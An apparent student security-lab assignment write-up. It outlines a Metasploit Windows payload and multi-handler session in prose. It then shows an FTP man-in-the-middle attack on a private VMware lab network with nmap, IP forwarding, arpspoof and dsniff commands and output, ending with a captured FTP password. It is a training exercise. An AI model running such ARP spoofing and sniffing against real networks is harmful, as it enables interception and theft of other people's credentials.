Assignment Day-6

Question 1.

- **Create payload for windows .**
- **Transfer the payload to the victim's machine.**
- **Exploit the victim's machine.**


Answer 1:

Steps:

Check your IP using ifconfig command.

Create a Payload.

Start web server.




Download Payload in Victim machine using machine attacker machine webpage.

Open Metasploit console and set multi handler.

Set payload that you created using set command.

Set LHOST and LPORT.

Exploit using exploit command.



Question 2.


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Answer 2:-

Made an ftp server using the manage and tools option in the windows server manger.

Checked the ips of the ftp machine and the machine which was supposed to be connected to it as shown in images below.

FTP Server



Machine That was connected

Nmap the full network using nmap 192.168.183.*.

```
root@kali:~# nmap 192.168.183.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 23:20 IST
Nmap scan report for 192.168.183.1
Host is up (0.00092s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
2179/tcp open  vmrdp
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.183.2
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.183.2 are closed
MAC Address: 00:50:56:F5:B8:9B (VMware)

Nmap scan report for 192.168.183.133
Host is up (0.00088s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:C1:DB:CB (VMware)

Nmap scan report for 192.168.183.134
Host is up (0.00095s latency).
Not shown: 995 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:6F:DA:C9 (VMware)

Nmap scan report for 192.168.183.254
Host is up (0.00048s latency).
All 1000 scanned ports on 192.168.183.254 are filtered
MAC Address: 00:50:56:EB:90:89 (VMware)

Nmap scan report for 192.168.183.130
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.183.130 are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 38.39 seconds
```

From nmap scan I got the target ip on which ftp is open that is 192.168.183.134 and the ip which is going to connect it is 192.168.183.133

Configured the kali machine to forward the packet through it using commands:-

echo 1 > /proc/sys/net/ipv4/ip_forward


sysctl -w net.ipv4.ip_forward=1

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

```
root@kali:~# arpspoof -i eth0 -t 192.168.183.134 -r 192.168.183.133
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
```

```
root@kali:~# dsniff -i eth0
dsniff: listening on eth0
```

Used the wireshark to get the password which is shown in image below



Got password as 1234@abcd